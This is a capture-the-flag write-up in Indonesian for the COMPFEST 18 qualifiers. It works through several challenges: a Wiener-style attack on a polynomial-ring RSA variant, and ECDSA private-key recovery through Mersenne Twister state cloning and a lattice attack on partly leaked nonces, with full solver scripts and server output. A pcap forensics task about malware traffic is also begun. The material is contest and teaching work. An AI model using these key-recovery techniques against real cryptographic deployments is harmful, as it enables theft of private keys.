


Write Up Quals CTF COMPFEST 18

HiB - ANTECH ANTECH ASYNC



The screenshot shows a food delivery app interface. On the left is a circular image of a dish consisting of a white rice ball, green vegetables, and yellow fried chicken pieces on a red plate. Above the image is an orange banner that says 'Diskon Puas'. Below the image is a small circular badge that says 'Selalu Ada Diskon'. To the right of the image, the text 'antEGG antEGG ASIN' is displayed in bold black font, followed by '- Sekeloa' in a slightly smaller bold black font. Below the title, there is a yellow star icon followed by '4.5 (126)'. At the bottom, there is a red infinity symbol icon followed by the text 'Free Rp7.000 · From 33 mins'.

antEGG antEGG ASIN
- Sekeloa

★ 4.5 (126)

Free Rp7.000 · From 33 mins

2byte . Ariq Ardian . zenc

Table of Contents

Table of Contents	1
KERIPTOGERAFI	2
Hello (100 pts).....	2
PiyakCrypt (100 pts).....	17
Forensickkkkkkk	34
save the water (491 pts) 🚰 🚰 🚰	34
BELOKCHENGGG	47
Phantom Ledger (100 pts).....	47
Compfest Coint (139 pts).....	57
Misc	75
Sanity Check (10 pts).....	75



KRIPTOGRAFI

Hello (100 pts)

```
hello! can you help me to recover the message?
```

```
nc 34.1.203.129 3000
```

Jadi pada challenge ini kita diberikan sebuah file chall.sage dengan isi nya berikut.

```
def generate_pq(size):
    mu = randint(100, 1000)
    p = random_prime(1 << (size - 1), 1 << size)
    while True:
        q = random_prime(1 << (size - 1), 1 << size)

        if p < q:
            p, q = q, p
            if q < p < mu*q:
                break
    return p, q, mu

def generate_instance(nbits, prec=1024):
    n = 10 # parameter n such that phi = (p^n - 1)(q^n - 1)
    RF = RealField(prec)
    p, q, mu = generate_pq(nbits//2)
    N = p*q
    phi = (p^n - 1) * (q^n - 1)
    N_1 = RF(N^(n//2))
    N_2 = RF(N^n)
    a = (2*mu^2*N_2 - (mu^2+1)^2*N_1 + 2*mu^2)
    b = (4*mu^2*(mu^2+1)*N + 2*(3*mu^4+4*mu^2+1)*N_1)
    threshold = a / b
    found = False

    while not found:
        d = randint(1, round(sqrt(threshold)) - 1)
        if gcd(d, phi) == 1:
            found = True

    e = inverse_mod(phi-d, phi)
    return N, e
```

```

flag = b'COMPFFEST{fake_flag}'
pad_len = 10 - (len(flag) % 10)
padded_flag = flag + bytes([pad_len] * pad_len)
chunk_size = len(padded_flag) // 10
chunks = [padded_flag[i:i+chunk_size] for i in range(0, len(padded_flag),
chunk_size)]
temp = [int.from_bytes(c, 'big') for c in chunks]
n = len(temp)
N, e = generate_instance(2048)
r = 2
R.<x> = PolynomialRing(Zmod(N))
A.<t> = R.quotient(x^n - r)
temp_poly = A(temp)
c = temp_poly^e

print("Hello! Can you recover the hidden message?")
print(f"N = {N}")
print(f"e = {e}")
print(f"c = {c}")

# N =
359018068172256068328538108899629161494970207568818564791879270618450541432440144265
439606390552837442116663613259188323228367568679412161836151430981057547549770801557
068432504316406216834201869096560573882971658312180211073265275149434437561347418011
647832125447088883488249368481762993347235745410759736191528088434791905251695959328
944160770179080568911978228294411493109709054912196243440198728627860265681617283579
821756333778002198879894626563021688166186514076955963484888440686104956044800005094
692959993253993414304230161556117937871273098653139449131318351709428341991883193621
2685494603993640302240674913

# e =
213671286769939700603776286166008365457597952750756106926319147149071819475723520172
510617427509206532461335299150009682584683735722267427340224387918170184862320602882
320230539874715308748460678269838311466452070860903511270378108127998693129784141180
511351365489793088436590483427057969224482274769426195875620830808767601105020665321
181138970742046247348945820001415687537535727526130399383060912273226138092800877337
835956914016102985401482872500778551169473342081100764587048607502935429078096652762
360719763053907153291484274938642009816048852156185274268465918822677206746513821803
452663896304330511700803421433968232332917803111450863829321016650474915308937190741
922157857104333701087795261564776204885698011963537577216818187755384821615762850873
369192901424811617579294986561337611278214222801937913847219818414038613408574152553
856612598370056902164618692125160827104994162877134767707490698858531855569749443289
659273063124816216175525000958543097307886216509942046569473317014921629690795623578
834695870006933816339108779469533427029944972812972729126676929357038126553669947679
011943384534094084051182661918781401586453151588048520013739213315714780599176013112
511985077396867714776030994634571677119400568662499553934338791483936908730853008525
630678726321536197352353371277445432890601199745017830983759922932029050317056946943
644430498035475102535944413562371754290728631281777394751004296164764405830360035439
037380232910861684879208236695582444503201429462401630449629661486010463367647388024
921691459541789115101511503390824061882534824033286797162477279066505690162048557532

```



```

200820352166312824661068406090815914128113077159271711993831657235536180191152809447
157662253408853123210010873288049699692520811590321056136445240055845156479002981775
812889374243133142485259845743134936692427464405648232778435169507333484929002642347
1728004978562717051340443824*t^4 +
285828804214371111039466291403948194858832703999084561347709798587300487192661062302
379595036538912494945422311165596150897425869860727417363902902224052081853340582927
740228217286811032459632065287464926509529561280731038604934981138441387545022015209
294544434862733877350557879834003433452815702011891249326043758344493069233685862121
234017604304701190767917200600866089033882919604071597914827849245242513835283759970
891822742080082443750406406956213147292878663038106631027376625087477326299917653686
592419153309966076733420663489617191694636154793547473223836906502111351272681041364
1774384600303982769633070960*t^3 +
307379463695977599517453648615161679319774779044183145617814620334959725170239781463
354710370828963992975199704763030727720075702142093510932981053627354060958656787314
724915141320587376652048317876842972295050002487026736487273549328095501014899398561
021635588675743315143263793624897499360801616616682003023073844170523478951789675009
189880139861258987224548731593075955571148150762612032138539341771925536971949533866
915299947918590499251853232616666571081397858416218259180412549387412264571033271433
059724519537129104761866576656459071526034042260419946149089656532086570755745536731
3036949644720886956262563554*t^2 +
222312513152866975095485640448129994409023813863306530794728527437684921346397858150
642546492513893467996626619740084917931643889871699762182021070365957992781373653227
329058276539144352859269677772879905388322138603943077533560602494057617978866948935
204343995382023859259680991470462246587757631185482062294730137907932934564663978591
64815493460451258679416737100158879555355033857552339354696953180298014261896222197
058059288747027037601248747064947202425223747153080262781057912040034390759663216341
665579340557832740478954892080984400672459557331452160335117795509323162118062653834
1235651027099923607533902788*t +
270194080680623838228440739895634504704236348724601529528804934640487215697983208094
437957332445072436284658433495444381410610433448438725677845046893436489268958437163
956689872497297255571816719860836963197714669574438796131192273190535150255813377952
748480231350566139004526298034953559164479264779922053065271321892554315430110695867
373402931458072482436125369295403220655592337187842476820819858073268327918258510017
910223146405576722254994108105569971283039603486502411840230281733536499420124240017
764742686791444207964868253974505183902700278767898044237985259862676016377173381579
6103555962787143602682202976

```

Jadi di challenge ini terdapat sebuah algoritma RSA tetapi di modifikasi dengan Polynomial dan Quotient maka disini saya mencoba menganalisis dari kode tersebut.

```

def generate_pq(size):
    mu = randint(100, 1000)
    p = random_prime(1 << (size - 1), 1 << size)
    while True:
        q = random_prime(1 << (size - 1), 1 << size)

        if p < q:
            p, q = q, p
            if q < p < mu*q:

```

```

        break
    return p, q, mu

```

Jadi fungsi generate p,q itu mencari nilai prima dari p dan q dengan konstanta mu , Lalu fungsi mu untuk apa? $\mu = \text{randint}(100, 1000)$: mengambil bilangan bulat acak antara 100–1000, dipakai sebagai batas rasio antara p dan q. Lalu disini saya lanjut analisis kode selanjutnya.

```

def generate_instance(nbits, prec=1024):
    n = 10 # parameter n such that phi = (p^n - 1)(q^n - 1)
    RF = RealField(prec)
    p, q, mu = generate_pq(nbits//2)
    N = p*q
    phi = (p^n - 1) * (q^n - 1)
    N_1 = RF(N^(n//2))
    N_2 = RF(N^n)
    a = (2*mu^2*N_2 - (mu^2+1)^2*N_1 + 2*mu^2)
    b = (4*mu^2*(mu^2+1)*N + 2*(3*mu^4+4*mu^2+1)*N_1)
    threshold = a / b
    found = False

    while not found:
        d = randint(1, round(sqrt(threshold)) - 1)
        if gcd(d, phi) == 1:
            found = True

    e = inverse_mod(phi-d, phi)
    return N, e

```

Lalu difungsi ini yaitu generate instance untuk menghasilkan nilai dari N dan e , tapi kunci phi nya tidak seperti biasanya, normal nya phi di RSA itu $(p - 1) - (q - 1)$ tetapi di challenge ini menjadi $(p^n - 1) - (q^n - 1)$ yang dimana juga nilai dari n itu 10 jadi nya bentuk nya $(p^{10} - 1) - (q^{10} - 1)$

Lalu difungsi ini juga menghitung threshold : $N_1 = N^{(n/2)}$, $N_2 = N^n$ dihitung dalam presisi tinggi (RealField(1024)).

Disini a dan b adalah kombinasi polinomial dari mu, N_1 , N_2 .

$\text{threshold} = a/b$ menentukan seberapa kecil d boleh supaya nantinya d masih bisa direkonstruksi ulang dari e . Lalu disini saya lanjut analisis kode selanjutnya.

```

flag = b'COMPFEST{fake_flag}'
pad_len = 10 - (len(flag) % 10)
padded_flag = flag + bytes([pad_len] * pad_len)
chunk_size = len(padded_flag) // 10

```

```

chunks = [padded_flag[i:i+chunk_size] for i in range(0, len(padded_flag), chunk_size)]
temp = [int.from_bytes(c, 'big') for c in chunks]
n = len(temp)
N, e = generate_instance(2048)
r = 2
R.<x> = PolynomialRing(Zmod(N))
A.<t> = R.quotient(x^n - r)
temp_poly = A(temp)
c = temp_poly^e

print("Hello! Can you recover the hidden message?")
print(f"N = {N}")
print(f"e = {e}")
print(f"c = {c}")

```

Jadi di kode ini terdapat padding flag pada bagian kode berikut.

```

pad_len = 10 - (len(flag) % 10)
padded_flag = flag + bytes([pad_len] * pad_len)

```

dan ini tipe standar padding dari PKCS#7 style padding supaya panjangnya kelipatan 10.

```

chunk_size = len(padded_flag) // 10
chunks = [padded_flag[i:i+chunk_size] for i in range(0, len(padded_flag), chunk_size)]
temp = [int.from_bytes(c, 'big') for c in chunks]
n = len(temp)

```

Lalu disini flag dipecah jadi 10 potongan byte sama panjang, lalu tiap potongan diubah jadi integer besar . Jadi kita punya vektor $\text{temp} = [\text{temp}_0, \text{temp}_1, \dots, \text{temp}_9]$. 10 koefisien yang merepresentasikan flag.

```

N, e = generate_instance(2048)

```

ini generate N dan e dengan bits sekitar 2048.

```

r = 2
R.<x> = PolynomialRing(Zmod(N))
A.<t> = R.quotient(x^n - r)

```

dengan $r = 2$. Jadi di ring ini, $x^n \equiv r \pmod{N}$, artinya $t^{10} \equiv 2$

```

temp_poly = A(temp)
c = temp_poly^e

```

Flag (dalam bentuk 10 koefisien) direpresentasikan sebagai elemen ring A, lalu dipangkatkan e di dalam ring dengan RSA ($c = m^e \pmod{N}$), tapi di sini operasinya di ring polinomial quotient, bukan di $\mathbb{Z}_N$ langsung.

Jadi disini langkah solve nya adalah yang pasti ada menggunakan wiener attack karena nilai dari d disini cukup kecil. dan karena ada nya $R.\text{quotient}$ maka disini untuk solver nya wajib menggunakan Quotient Ring untuk decrypt nya.

Jadi untuk alur solver nya disini :

1. Wiener attack pakai N , e , dan bocoran threshold -> dapatkan d kecil via continued fraction expansion.
2. Setup ring di Sage:

```
R.<x> = PolynomialRing(Zmod(N))
A.<t> = R.quotient(x^n - r)
c_poly = A(c)
```

3. Pangkatkan c dengan $-d$ (atau d , tergantung tanda yang benar) di dalam ring A
4. Ambil koefisien-koefisien hasil (`m_poly.list()`), ubah tiap koefisien balik ke bytes, gabungkan 10 chunk.
5. Hapus PKCS#7 padding → dapat flag asli.

akan tetapi di tengah proses pembuatan solver ada sedikit optimisasi tambahan yaitu menggunakan variable L , yang dimana $L = \text{lcm}(L_p, L_q)$ dan $L_p = \text{factor_exponent}(p)$, $L_q = \text{factor_exponent}(q)$. dan Berikut final solver scriptnya.

```
solve.sage

#!/usr/bin/env sage

from sage.all import *
import re
import sys

# =====
# LOAD
# =====

fn = sys.argv[1] if len(sys.argv) > 1 else "vals.txt"
s = open(fn).read()

N = Integer(re.search(r"\bN\s*=\s*(\d+)", s).group(1))
e = Integer(re.search(r"\be\s*=\s*(\d+)", s).group(1))
cs = re.search(r"(?m)^\s*c\s*=\s*(.+)$", s).group(1).strip()

print("[+] N bits:", N.nbits())
print("[+] e bits:", e.nbits())
```



```

        print()
        print("=" * 70)
        print("[+] FLAG FOUND")
        print("=" * 70)
        print(raw.decode())
        print("=" * 70)

    sys.exit(0)

print()
print("[-] No flag found.")

```

```

m[8] = 90568855417953  bits=47  hex=0x525f34747461
m[9] = 109175871046403  bits=47  hex=0x634b7d030303
size= 6 -> b'COMPFEST{c0ngr4tzzz_h3ngk3rrrr_g3n3r4l1Zed_w13n3R_4ttack}\x03\x03\x03'
size= 7 -> b'\x00COMPFE\x00ST{c0n\x00gr4tzz\x00z_h3ng\x00k3rrrr\x00_g3n3r\x004l1Zed\x00_w13n3\x00R_
size= 8 -> b'\x00\x00COMPFE\x00\x00ST{c0n\x00\x00gr4tzz\x00\x00z_h3ng\x00\x00k3rrrr\x00\x00_g3n3r\x
03'
size= 9 -> b'\x00\x00\x00COMPFE\x00\x00\x00ST{c0n\x00\x00\x00gr4tzz\x00\x00\x00z_h3ng\x00\x00\x00k3
0\x00\x00R_4tta\x00\x00\x00ck}\x03\x03\x03'
size=10 -> b'\x00\x00\x00\x00COMPFE\x00\x00\x00\x00ST{c0n\x00\x00\x00\x00gr4tzz\x00\x00\x00\x00z_h3

```

Cuman disini solvernya cuma dpt COMPFEST aja ndak ada 18 nya :v

FLAG: COMPFEST18{c0ngr4tzzz_h3ngk3rrrr_g3n3r4l1Zed_w13n3R_4ttack}

AI Transparency :

<https://claude.ai/share/00701f64-fcef-4fcb-983e-c31c2a99b013>

<https://chatgpt.com/share/6a92555c-7620-83ec-a0ab-30a1281890bf>

PiyakCrypt (100 pts)

```
piyak... piyak... piyak... do you know what sound that is?
```

```
nc 34.1.203.129 3002
```

Jadi pada challenge ini kita diberikan sebuah file [chall.py](#) dan flag.txt dan diberikan sebuah connection juga. Lalu disini saya selanjut nya membuka kode dari chall.py

```
#!/usr/bin/env python3
import os
import sys
import hashlib
import random

with open("flag.txt") as f:
    flag = f.read().strip()

P = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFC2F
A = 0
B = 7
Gx = 55066263022277343669578718895168534326250603453777594175500187360389116729240
Gy = 32670510020758816978083085130507043184471273380659243275938904335757337482424
N = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141

def inv_mod(x, m):
    return pow(x, -1, m)

def on_curve(x, y):
    return (y * y - x * x * x - A * x - B) % P == 0

def ec_add(P1, P2):
    if P1 is None:
        return P2
    if P2 is None:
        return P1
    x1, y1 = P1
    x2, y2 = P2
    if x1 == x2 and (y1 + y2) % P == 0:
        return None
    if P1 == P2:
```



```

print()
try:
    idx = int(input(f"  Choose unit (0-{UNIT_COUNT - 1}): ").strip())
except Exception:
    print("  Invalid unit.")
    continue
if idx < 0 or idx >= UNIT_COUNT:
    print("  Invalid unit.")
    continue
if units[idx]["used"] >= SIGN_LIMIT:
    print(f"  Unit #{idx} is unavailable.")
    continue

text = input("  Message (text or 0xHEX): ")
msg = parse_message(text)
z = sha256i(msg) % N
secret = units[idx]["secret"]

chunk_a = make_piece(
    random.getrandbits(64),
    random.getrandbits(64),
    total_signatures,
)
chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
while k == 0:
    chunk_a = make_piece(
        random.getrandbits(64),
        random.getrandbits(64),
        total_signatures,
    )
    chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
    k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N

R = ec_mul(k, (Gx, Gy))
r = R[0] % N
while r == 0:
    chunk_a = make_piece(
        random.getrandbits(64),
        random.getrandbits(64),
        total_signatures,
    )
    chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
    k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
    R = ec_mul(k, (Gx, Gy))
    r = R[0] % N

s = (inv_mod(k, N) * (z + r * secret)) % N
assert s != 0

```



```

        print("  Rejected.", flush=True)
        sys.exit(0)

    elif ch == 7:
        print()
        print("  Goodbye.")
        return

    else:
        print("  Invalid option.")

if __name__ == "__main__":
    main()

```

Oke disini saya mencoba analisis kode bagian - perbagian.

```

def inv_mod(x, m):
    return pow(x, -1, m)

def on_curve(x, y):
    return (y * y - x * x * x - A * x - B) % P == 0

def ec_add(P1, P2):
    if P1 is None:
        return P2
    if P2 is None:
        return P1
    x1, y1 = P1
    x2, y2 = P2
    if x1 == x2 and (y1 + y2) % P == 0:
        return None
    if P1 == P2:
        lam = (3 * x1 * x1 + A) * inv_mod(2 * y1 % P, P) % P
    else:
        lam = (y2 - y1) * inv_mod((x2 - x1) % P, P) % P
    x3 = (lam * lam - x1 - x2) % P
    y3 = (lam * (x1 - x3) - y1) % P
    return (x3, y3)

def ec_mul(k, pt):
    if k % N == 0 or pt is None:
        return None
    k %= N
    R = None
    Q = pt
    while k:

```

```

        if k & 1:
            R = ec_add(R, Q)
        Q = ec_add(Q, Q)
        k >>= 1
    return R

def sha256i(msg):
    return int.from_bytes(hashlib.sha256(msg).digest(), "big")

```

Disini aku cuma coba mau pastiin aja normal chall ECC emang begini menggunakan function add,mul dll cuma yang ditakutin disini ada yang dimodif dalam fungsinya, syukur nya ngga :v . Oke lanjut disini saya menganalisis bagian selanjutnya.

```

def parse_message(s):
    s = s.strip()
    if s.startswith("0x"):
        h = s[2:]
        if len(h) % 2:
            h = "0" + h
        return bytes.fromhex(h)
    return s.encode()

def rol32(x, r):
    r &= 31
    return ((x << r) | (x >> (32 - r))) & MASK32

def rol64(x, r):
    r &= 63
    return ((x << r) | (x >> (64 - r))) & MASK64

def panel_value(x, pos):
    salt = (0xA5A5A5A5 + pos * 0x6D2B79F5) & MASK32
    bump = (0x9E3779B9 ^ (pos * 0x85EBCA6B)) & MASK32
    y = rol32(x ^ salt, pos * 7 + 3)
    return (y + bump) & MASK32

def fold_piece(x, pos, lane):
    x ^= ((pos + 1) * 0xD6E8FEB86659FD93 + lane * 0xA0761D6478BD642F) & MASK64
    x = rol64(x, 17 + pos * 9 + lane * 23)
    x = (x * 0x9E6C63D0676A9A99 + 0xD1B54A32D192ED03) & MASK64
    return x

def make_piece(a, b, pos):

```

```
return (fold_piece(a, pos, 0) << 64) | fold_piece(b, pos, 1)
```

Oke di sini ada hal baru nya ada function function tambahan dari kode nya di sini saya coba analisis ke claudia dan hasilnya adalah berikut.

Kalo di fungsi parse message itu berfungsi untuk normalisasi input string jadi bytes. Contoh : Kalau diawali "0x" → treat sebagai hex string, pad dengan "0" di depan kalau panjangnya ganjil, lalu decode jadi bytes (bytes.fromhex).

Kalo di fungsi rol32 dan rol64 : Rotate-left standar untuk integer 32-bit / 64-bit

lalu di fungsi panel value berfungsi untuk : Perubahan nilai 32-bit berdasarkan posisi (pos): Bikin salt dan bump, konstanta magic number yang bergantung pos, mirip seperti PRNG/hash seed mixing (angka-angka kayak 0xA5A5A5A5, 0x9E3779B9) itu konstanta yang sudah biasa dari hash function, 0x9E3779B9 khususnya golden ratio constant yang sering dipakai di hash mixing. x di-XOR sama salt, lalu di-rotate pakai jumlah rotasi yang juga bergantung pos. Hasil rotasi ditambah bump.

Kalo di fungsi fold_piece : Mixing 64-bit lebih kompleks, gaya mirip konstruksi hash function modern

Dan di fungsi make_piece : Menggabungkan dua hasil fold_piece (untuk lane=0 dan lane=1) jadi satu nilai 128-bit , Lalu lanjut analisis fungsi main.

```
def main():
    tag = random.getrandbits(A_SIZE)
    _ = [random.getrandbits(32) for _ in range(SKIP_COUNT)]

    units = []
    for _ in range(UNIT_COUNT):
        piece = int.from_bytes(os.urandom(D_BYTES), "big")
        secret = ((tag << D_SIZE) | piece) % N
        if secret == 0:
            secret = 1
        pub = ec_mul(secret, (Gx, Gy))
        assert pub and on_curve(*pub)
        units.append({"secret": secret, "pub": pub, "used": 0})

    damaged_record = tag << D_SIZE
    table_reads = 0
    total_signatures = 0

    print(r"""
```



```

if units[idx]["used"] >= SIGN_LIMIT:
    print(f"  Unit #{idx} is unavailable.")
    continue

text = input("  Message (text or 0xHEX): ")
msg = parse_message(text)
z = sha256i(msg) % N
secret = units[idx]["secret"]

chunk_a = make_piece(
    random.getrandbits(64),
    random.getrandbits(64),
    total_signatures,
)
chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
while k == 0:
    chunk_a = make_piece(
        random.getrandbits(64),
        random.getrandbits(64),
        total_signatures,
    )
    chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
    k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N

R = ec_mul(k, (Gx, Gy))
r = R[0] % N
while r == 0:
    chunk_a = make_piece(
        random.getrandbits(64),
        random.getrandbits(64),
        total_signatures,
    )
    chunk_b = int.from_bytes(os.urandom(C_BYTES), "big")
    k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
    R = ec_mul(k, (Gx, Gy))
    r = R[0] % N

s = (inv_mod(k, N) * (z + r * secret)) % N
assert s != 0

print()
print(f"  Signature #{total_signatures} from unit #{idx}:")
print()
print(f"    z = {z}")
print(f"    r = {r}")
print(f"    s = {s}")
print()

units[idx]["used"] += 1

```



```
print(" Invalid option.")
```

Jadi di fungsi main itu kita di berikan sebuah program dengan 7 Option dan masing masing option mempunyai fungsi berbeda.

Jadi di option 1 : itu print public key dari challenge nya

Option 2 : Damage record : $\text{damaged_record} = \text{tag} \ll \text{D_SIZE}$. Jadi attacker **tau nilai tag** secara langsung

Option 3 : Sign : ini kearah ECDSA sih ada signature signature gini intinya di option ini output dari z,r,s ke user sebagai signature

Option 4 : ini cuma ngeprint side room empty aja mungkin ini decoy aja ?

Option 5 : Data panel : ini penting karena bisa membuat untuk leak output dari PRNG nya (`random.getrandbits`) yang sudah di-obfuscate/mixing kalau bisa reverse panel_value, maka bisa recover raw output dari Mersenne Twister

Option 6 : ini buat input jawaban dari challenge nya jika correct maka akan memberikan flag.txt dari server.

Maka disini untuk ide solver saya adalah :

Karena nonce nya :

```
k = ((chunk_a << (256 - B_SIZE)) | chunk_b) % N
```

Karena $B_SIZE = 128$, jadi $256 - 128 = 128$ jadi yang ke leak nonce nya 128 , partial leak bits , jadi apa kalo udah ada leak bits ?? yes pakai LLL lets goooo . Dan disini kita juga butuh Randcrack untuk predict dari algoritma Mersenne Twister nya. dan berikut langkah solp nya.

pilih opsi 2 : dapet 40 bit MSB secret langsung.

pilih opsi 5 sampe abis (9x, total 702 entry) -> invert panel_value -> recover 624+ raw MT output -> clone state MT19937.

Prediksi chunk_a untuk tiap panggilan sign berikutnya.

Pilih 1 unit, dapetin 4 signature (SIGN_LIMIT) dari unit itu -> tiap signature dapet (z, r, s) + chunk_a yang udah di prediksi (128 bit MSB nonce).

Bangun lattice HNP (dimensi jumlah signature + 1, jadi 5 dimensi kalau pakai 4 signature) -> jalankan LLL/BKZ -> recover secret mod N unit itu.

Submit secret yang benar di opsi 6 -> dapet flagggggggggg.

Dan berikut solver scriptnya.

Solve.sage

```
from pwn import *
from randcrack import RandCrack
from chall import P, N, A, B, Gx, Gy, ec_add, ec_mul, on_curve, inv_mod, sha256i,
parse_message
import re

context.log_level = 'debug'

A_SIZE = 40
B_SIZE = 128
C_BYTES = (256 - B_SIZE) // 8
D_BYTES = (256 - A_SIZE) // 8
D_SIZE = 256 - A_SIZE
UNIT_COUNT = 5
SIGN_LIMIT = 4
TABLE_SIZE = 78
TABLE_LIMIT = 9
MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFFFF

def ror32(x, r):
    r &= 31
    return ((x >> r) | (x << (32 - r))) & MASK32

def rol64(x, r):
    r &= 63
    return ((x << r) | (x >> (64 - r))) & MASK64

def inv_panel_value(out, pos):
    salt = (0xA5A5A5A5 + pos * 0x6D2B79F5) & MASK32
    bump = (0x9E3779B9 ^ (pos * 0x85EBCA6B)) & MASK32
    y = (out - bump) & MASK32
    return ror32(y, pos * 7 + 3) ^ salt

def fold_piece(x, pos, lane):
    x = x ^ ((pos + 1) * 0xD6E8FEB86659FD93 + lane * 0xA0761D6478BD642F) & MASK64
    x = rol64(x, 17 + pos * 9 + lane * 23)
    x = (x * 0x9E6C63D0676A9A99 + 0xD1B54A32D192ED03) & MASK64
    return x
```



```

DEBUG:pwnlib.tubes.remote.remote.124207951005072:b' COMPFEST18{b1as3d_n0nc3_mt_r3c0v3ry_lll_hnp_go_brr}\n'
DEBUG:pwnlib.tubes.remote.remote.124207951005072:b' COMPFEST18{b1as3d_n0nc3_mt_r3c0v3ry_lll_hnp_go_brr}\n'
INFO:pwnlib.tubes.remote.remote.124207951005072:Receiving all data: 80B
INFO:pwnlib.tubes.remote.remote.124207951005072:Receiving all data: Done (80B)
[*] Closed connection to 34.1.203.129 port 3002
INFO:pwnlib.tubes.remote.remote.124207951005072:Closed connection to 34.1.203.129 port 3002

Accepted for unit #0.

COMPFEST18{b1as3d_n0nc3_mt_r3c0v3ry_lll_hnp_go_brr}

```

FLAG: COMPFEST18{b1as3d_n0nc3_mt_r3c0v3ry_lll_hnp_go_brr}

AI Transparency : <https://claude.ai/share/745cf812-ecf8-44ed-bacb-76981d4b3bef>



Forensickkkkkk

save the water (491 pts) 💧💧💧

Description

My AI agent is running slowly; it keeps loading and never finishes

WARNING: THE ATTACHMENT FOR THIS CHALLENGE CONTAINS ACTIVE AND HIGHLY DANGEROUS MALWARE! IT IS STRICTLY PROHIBITED TO EXECUTE OR RUN THE FILE OUTSIDE A SECURE ISOLATION ENVIRONMENT! THE ORGANIZERS ARE NOT RESPONSIBLE FOR ANY SYSTEM DAMAGE OR DATA LOSS CAUSED BY PARTICIPANT NEGLIGENCE!

Connection Info

nc 34.1.203.129 7000

Given out a pcap file dan serangkaian pertanyaan.

What is the IP Address of the victim?

Format: IPAddress


Q1 udah jelas langsung buka aja di wireshark dan kita akan dapat IP victim

	Time	Source	Destination	Protocol
1	0.000000	192.168.100.20	192.168.100.10	TCP
2	0.000835	192.168.100.10	192.168.100.20	TCP

What is the complete versioning artifact exposed by the initiator during the very first phase of the session?

Format: X.X.XXXXX.XXXX


Tinggal follow TCP aja traffic pertamanya, nah yang ditanyakan adalah version dari powershell yang digunakan oleh si attacker



What are the first 4 bytes (magic bytes) in hexadecimal format sent to authenticate the connection?

Format: xx-xx-xx-xx

